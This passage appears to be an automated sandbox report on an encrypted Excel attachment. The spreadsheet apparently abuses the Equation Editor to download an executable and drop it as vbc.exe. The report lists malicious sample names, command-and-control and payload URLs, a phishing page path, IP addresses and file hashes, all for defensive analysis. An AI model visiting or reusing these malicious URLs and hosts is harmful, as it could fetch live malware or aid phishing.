	ShippingDoc12-08.exe	Get hash	malicious	Browse	• www.mgg360.com/bw82/?T8Ll5xA=92sn3P3sAy9ScZuSdsZEcwqQjW3QIGzSMG74ovAifJzLmk/UOXX3SzG66EK64Z2mU34q&Txlt=Ovp4ZR4h4BgdPfY
	at3nJkOFqF.exe	Get hash	malicious	Browse	• www.mgg360.com/bw82/?2d=onxdA&-Zlpi6B=92sn3P3sAy9ScZuSdsZEcwqQjW3QIGzSMG74ovAifJzLmk/UOXX3SzG66EK64Z2mU34q

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.185.159.144	Doc_37584567499454.xlsx	Get hash	malicious	Browse	• www.soundon.events/csv8/?l48tdRq0=f1zFyjN0EmLviNF8fKKCz7YQnzvARTiViS3XLvwk6t41gXJpQ0SRSkWjGn1VRBwYOzEhaA==&RF=fra8
	xl2Ml2iNJe.exe	Get hash	malicious	Browse	• www.theatomicshots.com/xle/?-ZnD=LjoXU6n8-&iBrlPD=dZpq/2SbxZ9fjKphiMNZYhV3L/2Ns2NYRA9XvZOFrZWohuKG4iXKPwFAYUSLWPv7Pa79MYJLDg==
	Inquiry_73834168_.xlsx	Get hash	malicious	Browse	• www.sentire.design/incn/?9r_PU=-ZQLEn&e2Jdlzf8=5ltUxrttwFhptoEbwwSBkwhwumkFdmMXQM+4K6mrQNNQqM/0ADGIG+m5mhGMml3JysWX3Q==
	hmH9ZhBQFD.exe	Get hash	malicious	Browse	• www.magiclabs.media/bw82/?AjR=P2+pz5Ip5Thw4xSsr1TQmwqfNtgh4ua+i2k1cmEpjT3MKeCHzs63ua9PxpQsOBrBw3ru&ndnDnN=-Zh4gtKhzFrx
	Signatures Required 21-01-2021.xlsx	Get hash	malicious	Browse	• www.usmedicarenow.com/bw82/?KPO0Ltt0=cQgJWKf5RX1pgHqtrNlNvU1Wcwt7yBWYkREyiU0JrpPbxB8OGrmWpa/gYGeP1DcG9D81oQ==&GzuD_=dp5pdVbpjd
	PO210119.exe.exe	Get hash	malicious	Browse	• www.edmondscakes.com/2kf/?9r4P2=J484&xPGHVhT0=9XMLlWJTI6vAfrHRazBeuJnX2zF/KKkFVijVc9HuNL/CE78GsXIW/AGNdR4jkREGsVcZ
	LOI.exe	Get hash	malicious	Browse	• www.eatsourdough.com/zu8g/?bj=QvQF2MNn+oHkRRTSyytx3edINhmZPioUidW/VLxKdYkXSZlckZwTIbNrQkX4ebA4OyQo&Rx=LlyhAx4hlXV0

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	fl3TkfT33S.exe	Get hash	malicious	Browse	• www.usmedicarenow.com/bw82/?XrFPk4mP=cQgJWKf8RQ1tgXmhpNlNvU1Wcwt7yBWYkRci+XoIvJPaxwQIB73a/eHibgeJtiEOx1IUxmal7w==&EzuxZr=3f-8
	Qs6ySVV95N.exe	Get hash	malicious	Browse	• www.usmedicarenow.com/bw82/?9rN46F=xVJHBdo8&u4Td2=cQgJWKf8RQ1tgXmhpNlNvU1Wcwt7yBWYkRci+XoIvJPaxwQIB73a/eHibgewyTkN/jUTxmaioA==
	insz.exe	Get hash	malicious	Browse	• www.qlifepharmacy.com/hko6/?b6l=GNi/DpI/o0IU2mIIts+MFBAG9T0dMGL590B2ep5La5xhQGCr0BB5YDI5YioaKEegNoVx&DbG=_FNlKl
	Details...exe	Get hash	malicious	Browse	• www.kimquint.com/t052/?pPX=4cshQmakRJ4rOfrc+vaKpepuexOMGJP6AHyg5az6tVfj4oyeQSVKKfWPD+cchExBRail&1b=jnKtRfexr
	Ulma9B5jo1.exe	Get hash	malicious	Browse	• www.littlefreechero keelibrary.com/xle/?UTdx=j0kojX1lOezO3MpNYqSB4xQ7fy015qg6Jc4pJwrM/nOhsl2ZSQmO9E8rTYC4c+3bSb7eWeWU8g==&opg=HL34vR7x-zNdZz
	9gVzvJI8zq.exe	Get hash	malicious	Browse	• www.usmedicarenow.com/bw82/?ElP=cQgJWKf8RQ1tgXmhpNlNvU1Wcwt7yBWYkRci+XoIvJPaxwQIB73a/eHibgSJ+yINoIlC&Qtx=JlztxZOpbfa
	ugGgUEbqio.exe	Get hash	malicious	Browse	• www.usmedicarenow.com/bw82/?Gzux=cQgJWKf8RQ1tgXmhpNlNvU1Wcwt7yBWYkRci+XoIvJPaxwQIB73a/eHibjyZxTY12AhF&AnB=O2MxwrlpB

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Yw5acDrhKd.exe	Get hash	malicious	Browse	• www.silhouettebodyspa.com/de92/?FD=Txo8n6BX_BmT&vBZ=aW4bwX+7+rq/lVtFlzifkf7EnMQHuKASlHyg88U21n5YYvOPVn8iR8TT3RdPTa13WJ65
	AnGaRFyL4O.exe	Get hash	malicious	Browse	• www.sentire.design/incn/?BjR=5ltUxrtowChtt4lXywSBkwhwumkFdmMXQMmoW56qUtNRq9TyHTXEQ6e7lHGzh1PCwM+xugbLVQ==&ndndsT=KfvDDjnxw8Ql
	Mv Maersk Kleven V949E_pdf.exe	Get hash	malicious	Browse	• www.laurencosiovocalstudio.com/p7t/?LZND=kBrJoBOj5OEQVKOXcx6xaEgKFskLlwEkFghBBfGTZb6JR8v+XXQZ7/m6mE6TANuqT+bEcVC2gg==&MnZ=GXLth
	f4tP1FPuGN.exe	Get hash	malicious	Browse	• www.scheherazadelegault.com/csv8/?4h0=0hV2NfdVjmx+yfQvTLszaaA4nyOLrpeuP9TqtJZz9egJMD1sBqTfWGO8dzvjX59MdUiM72A8Sw==&wR=LJEtMDJ
	SUNEJ PAYMENT.exe	Get hash	malicious	Browse	• www.cameroncooperar.com/m8ec/?ETRTzvU=oW5CUikigFCJobF4LoDriRErNoDG5MXy9cQdn9L0Iy2n1VjfeIoqGObfEkiRrSpRq/xu&DzrLW=VDKPcpdPnjE8Qb
	Mv Maersk Kleven V949E_pdf.exe	Get hash	malicious	Browse	• www.laurencosiovocalstudio.com/p7t/?v6=kBrJoBOj5OEQVKOXcx6xaEgKFskLlwEkFghBBfGTZb6JR8v+XXQZ7/m6mHWDc8yRULyV&-ZS=W6ApnLe0

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.mgg360.com	hmH9ZhBQFD.exe	Get hash	malicious	Browse	• 66.152.187.17
	Signatures Required 21-01-2021.xlsx	Get hash	malicious	Browse	• 66.152.187.17
	fl3TkfT33S.exe	Get hash	malicious	Browse	• 66.152.187.17
	2021 DOCS.xlsx	Get hash	malicious	Browse	• 66.152.187.17
	xwE6WlNHu1.exe	Get hash	malicious	Browse	• 66.152.187.17
	F9FX9EoKDL.exe	Get hash	malicious	Browse	• 66.152.187.17

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	NEW ORDER 15DEC.xlsx	Get hash	malicious	Browse	• 66.152.187.17
	ShippingDoc12-08.exe	Get hash	malicious	Browse	• 66.152.187.17
	at3nJkOFqF.exe	Get hash	malicious	Browse	• 66.152.187.17

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SQUARESPACEUS	Doc_37584567499454.xlsx	Get hash	malicious	Browse	• 198.185.159.144
	quote20210126.exe.exe	Get hash	malicious	Browse	• 198.49.23.144
	xl2Ml2iNJe.exe	Get hash	malicious	Browse	• 198.185.159.144
	Inquiry_73834168_.xlsx	Get hash	malicious	Browse	• 198.185.159.144
	vA0mtZ7JzJ.exe	Get hash	malicious	Browse	• 198.185.159.145
	hmH9ZhBQFD.exe	Get hash	malicious	Browse	• 198.185.159.144
	Signatures Required 21-01-2021.xlsx	Get hash	malicious	Browse	• 198.185.159.144
	Documents.xlsx	Get hash	malicious	Browse	• 198.49.23.144
	PO210119.exe.exe	Get hash	malicious	Browse	• 198.185.159.144
	LOI.exe	Get hash	malicious	Browse	• 198.185.159.144
	yty5HOxW3o.exe	Get hash	malicious	Browse	• 198.185.159.145
	fl3TkfT33S.exe	Get hash	malicious	Browse	• 198.185.159.144
	Qs6ySVV95N.exe	Get hash	malicious	Browse	• 198.185.159.144
	PE20-RQ- 1638.xlsx	Get hash	malicious	Browse	• 198.49.23.144
	0f9zzITlbk.exe	Get hash	malicious	Browse	• 198.185.159.145
	insz.exe	Get hash	malicious	Browse	• 198.185.159.144
	Details...exe	Get hash	malicious	Browse	• 198.185.159.144
	Ulma9B5jo1.exe	Get hash	malicious	Browse	• 198.185.159.144
	xPkiX7vwNVqQf9I.exe	Get hash	malicious	Browse	• 198.185.159.145
	yxYmHtT7uT.exe	Get hash	malicious	Browse	• 198.49.23.145
AMAZON-02US	Signature.xlsx	Get hash	malicious	Browse	• 18.194.54.219
	Doc_37584567499454.xlsx	Get hash	malicious	Browse	• 52.209.107.24
	Documentaci#U00f3n.doc	Get hash	malicious	Browse	• 35.163.191.195
	Rolled Alloys Possible Infection.docx	Get hash	malicious	Browse	• 143.204.11.47
	Order confirmation 64236000000025 26.01.2021.exe	Get hash	malicious	Browse	• 3.0.139.114
	Rolled Alloys Possible Infection.docx	Get hash	malicious	Browse	• 143.204.11.17
	ARCHIVOFile-20-012021.doc	Get hash	malicious	Browse	• 35.163.191.195
	FACTUUR-INV00012.xlsx	Get hash	malicious	Browse	• 52.216.237.43
	FACTUUR-INV00012.xlsx	Get hash	malicious	Browse	• 52.216.95.11
	daily scripts.exe	Get hash	malicious	Browse	• 34.242.129.172
	0113 INV_PAK.xlsx	Get hash	malicious	Browse	• 44.240.171.172
	wno5UOP8TJ.exe	Get hash	malicious	Browse	• 52.211.215.209
	quote20210126.exe.exe	Get hash	malicious	Browse	• 3.140.151.209
	PAYMENT.xlsx	Get hash	malicious	Browse	• 34.251.154.69
	PAYMENT.xlsx	Get hash	malicious	Browse	• 34.249.208.250
	DHL eMailShip delivery Form - securedPDF.html	Get hash	malicious	Browse	• 52.218.216.224
	5Ur5p5e8r2.exe	Get hash	malicious	Browse	• 13.52.79.18
	The Mental Health Center.xlsx	Get hash	malicious	Browse	• 52.216.245.238
	Inquiry_73834168_.xlsx	Get hash	malicious	Browse	• 3.131.104.217
	Xy4f5rcxOm.dll	Get hash	malicious	Browse	• 54.64.30.175
MULTA-ASN1US	hmH9ZhBQFD.exe	Get hash	malicious	Browse	• 66.152.187.17
	Signatures Required 21-01-2021.xlsx	Get hash	malicious	Browse	• 66.152.187.17
	fl3TkfT33S.exe	Get hash	malicious	Browse	• 66.152.187.17
	2021 DOCS.xlsx	Get hash	malicious	Browse	• 66.152.187.17

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RE SHIPPING DOCS MNL 1X20GP+1X40HC ETD2 7012021pdf.exe	Get hash	malicious	Browse	• 72.44.77.80
	xwE6WINHu1.exe	Get hash	malicious	Browse	• 66.152.187.17
	PO_JAN907#092941_BARYSLpdf.exe	Get hash	malicious	Browse	• 72.44.77.80
	TIGW1Ow1O6.exe	Get hash	malicious	Browse	• 64.69.43.237
	F9FX9EoKDL.exe	Get hash	malicious	Browse	• 66.152.187.17
	NEW ORDER 15DEC.xlsx	Get hash	malicious	Browse	• 66.152.187.17
	Purchase Order#12202011.exe	Get hash	malicious	Browse	• 96.45.164.251
	ShippingDoc12-08.exe	Get hash	malicious	Browse	• 66.152.187.17
	at3nJkOFqF.exe	Get hash	malicious	Browse	• 66.152.187.17
	Shipment Document BL,INV And Packing List Attached.exe	Get hash	malicious	Browse	• 198.74.106.231
	OZjLyhkYEf.exe	Get hash	malicious	Browse	• 173.82.106.140
	POJ-100120 VTO-102620.doc	Get hash	malicious	Browse	• 181.215.182.169
	Report.doc	Get hash	malicious	Browse	• 181.215.182.169
	PO_10262020EX.doc	Get hash	malicious	Browse	• 181.215.182.169
	isb777amx.exe	Get hash	malicious	Browse	• 216.24.242.34
	http://https://cyttatesful.com/CD/nridistribution.com/office_365_authentication/owa.php	Get hash	malicious	Browse	• 173.82.115.103

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\hm2[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	913408
Entropy (8bit):	7.154427701201435
Encrypted:	false
SSDEEP:	12288:pSpEvPye6xWHafjVti8Hul35XH01bi5ZioU1s/Poevs5iyXsvYqXHLs7NvGhqMlW:0qvqe6g6fzHU5X01WTPU1s6
MD5:	F49E0B01E26E5E197421C4260DD87545
SHA1:	CF6ADE9E61D1264AE3EFC371D8B7D13E2F740647
SHA-256:	7DFB2D60095157148FCB26BDFC4270CE6D5E3678C60628B8F683C4E1ADBD8043
SHA-512:	D4BE5DB242754EBE848526D663872BE9239F729D21711E54BC7ED9FE2C5B1BF398F16ACEAD6D5EF829FEB8C7F45E57800F815DF5ECA80C2982ABBDC587B2C537
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://18.194.54.219/wows/hm2.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....m.`.....P..... ... ....@.. .....`..... ..@.....H...S.... .....@..... ....H.....text..... ....`.rsrc..... .....@..@.rel oc.....@.....@..B.....H..... 4..(.....B...8R.....(A.....ema.....H.@..k.&XU..U...g.....\|.. ...0Y...B....g;.=....y..#.b....J..u .8....xp8g=.....U.*.A.../o).....8...9{..a...;@U.1..M.. <...*..t.).....RG...O...cDA....l...FDN.Jps..:...dF.KP$..q.2.K...2..=....*|/.....c&.K..[....)..4....d.U...;r.`..]....}...5..k.d43..2L,SF_#G."B ....S.p.9+....y..Z....sUt.7.R.J.4...|.c.....Y.B4...@.P`.5Wn.MI.M.?.[.....BU*..D.S.....b/p.R..s.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\32ED815C.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	653280
Entropy (8bit):	2.898629221825498
Encrypted:	false
SSDEEP:	3072:x34UL0tS6WB0JOqFVY5QcARI/McGdAT9kRLFdtSyUu50yknG/qc+x:54UcLe0JOqQQZR8MDdATCR3tS+jqcC

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\32ED815C.emf	
MD5:	023567A26C4FCEDCD6F74AE5975A1FA3
SHA1:	C4B4978F180C1F04C1E6476FDE416D4A3452F500
SHA-256:	11113A55316CAA641CC8C148FCF8C322FE4D7DEEDAAB038AA632C6C4811C8CCA
SHA-512:	E311ECB57EA41E82C75C2D87CD812DB7143515471035A8CCD0628BAD25B6E239E24883A51D804B240B50A219BE0FE0CD1625B25B06CE2F4B8C999808790393A
Malicious:	false
Reputation:	low
Preview:	....l.....S.....@...#.. EMF.....(.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....I...c...%.....%.....R...p.....@."C.a.l.i.b.r.i.....#.l.#.....#.P.#. .N.U..#...#.....8.#...#..N.U..#...#. ....y.Q..#...#. .....z.Q.....X...%...7.....{ .@.....C.a.l.i.b.r.....\.#.X.....#...#..2.Q.....8.#.8.#.. {.Q....`.#.....dv.....%.....%.....%.....!.....I...c..."....%.....%.....%.....T...T.....@.E.@T.....L.....I...c...P... ...6...F...$. .....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8980DBCA.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... ....."....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D99639AD.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... ....."....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\Desktop\~$Agreement.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	false

C:\Users\user\Desktop\~$Agreement.xlsx	
Reputation:	moderate, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	913408
Entropy (8bit):	7.154427701201435
Encrypted:	false
SSDEEP:	12288:pSpEvPye6xWHafjVti8Hul35XH01bi5ZioU1s/Poevs5iyXsvYqXHLs7NvGhqMlW:0qvqe6g6fzHU5X01WTPU1s6
MD5:	F49E0B01E26E5E197421C4260DD87545
SHA1:	CF6ADE9E61D1264AE3EFC371D8B7D13E2F740647
SHA-256:	7DFB2D60095157148FCB26BDFC4270CE6D5E3678C60628B8F683C4E1ADBD8043
SHA-512:	D4BE5DB242754EBE848526D663872BE9239F729D21711E54BC7ED9FE2C5B1BF398F16ACEAD6D5EF829FEB8C7F45E57800F815DF5ECA80C2982ABBDC587B2C5 37
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....m.`.....P..... ... ....@.. .....`..... ..@.....H...S.... .....@..... ....H.....text..... ....`.rsrc..... .....@..@.rel oc.....@.....@..B.....H..... 4..(.....B...8R.....(A.....ema.....H.@..k.&XU..U...g.....\|.. ...0Y...B....g;.=....y..#.b....J..u .8....xp8g=.....U.*.A.../o).....8...9{..a...;@U.1..M.. <...*..t.).....RG...O...cDA....I...FDN.Jps..:..dF.KP$..q.2.K...2..=....*|/.....c&.K..[....)..4....d.U...;r.`..]....}...5..k.d43..2L,SF_#G."B ....S.p.9+....y..Z....sUt.7.R.J.4...|.c.....Y.B4...@.P`.5Wn.MI.M.?.[.....BU*..D.S.....b/p.R..s.

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.99667249740716
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Agreement.xlsx
File size:	2198016
MD5:	199fa59c2168e232c33f2fe8809b78d0
SHA1:	cbf3e8aedfd33ee4a070eef60dfddb87009f5414
SHA256:	aae7b9ac8ddf709b9a6c1f841b90b8468d4a71eeb0fec6e 30f1262b726e104ec
SHA512:	082315dd05ca433ca6b1e619bd48cfce332ec3063bddb2 ec64a79a9f9afe5a06deb450ea224e589fbfb40c9eddc63 0a8fe89ffe6d7eb8688c612e518aeaa9fc1
SSDEEP:	49152:gRkiKYXvSVKbfyvrURwxnCBCWOeJT4bysiWW acomXTlEzmANJtq6ozXearVH:8tvSXdtWOAT4+0yo/M zeaVH
File Content Preview:	.....>....."..... .....|.....~.....z.....|.....~..... .....z.....|.....~.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Agreement.xlsx"

Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .

General	
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 2176952

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	2176952
Entropy:	7.99988616788
Base64 Encoded:	True
Data ASCII:	. 7 ! . . . . . - D . 2 . . l r . . Y . - . . . . . b e . . . . . 4 . . D p . m K Z . O . . . . s . = r % $.] . . . . . V . . B . r . i o . G . . . . \ \ ] z q ! . . & . . J G . . . . \ \ ] z q ! . . & . . J G . . . . \ \ ] z q ! . . & . . J G . . . . \ \ ] z q ! . . & . . J G . . . . \ \ ] z q ! . . & . . J G . . . . \ \ ] z q ! . . & . . J G . . . . \ \ ] z q ! . . & . . J G . . . . \ \ ] z q ! . . & . . J G . . . . \ \ ] z q ! . . & . . J G . . . . \ \ ] z
Data Raw:	a8 37 21 00 00 00 00 00 2d 44 e6 32 e3 97 6c 72 a5 89 59 0c 2d e7 8e 97 dd d5 06 62 65 e6 9b bb c6 11 34 86 b4 44 70 93 6d 4b 5a c8 4f a4 a5 b7 be 73 aa 3d 72 25 24 8b 5d 87 a1 96 fb 90 56 1e 84 42 07 72 16 69 6f 8f 47 d9 dc dd de 5c 5d 7a 71 21 7f a2 26 a6 16 4a 47 d9 dc dd de 5c 5d 7a 71 21 7f a2 26 a6 16 4a 47 d9 dc dd de 5c 5d 7a 71 21 7f a2 26 a6 16 4a 47 d9 dc dd de 5c 5d 7a

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224

General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.52992358042
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . Q . . Y L . . . . . 0 . . . . . $ . . . . . N z P . . . . . d . . . . . # 6 & / . % . . . . d . . . u w . . t . . > .
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

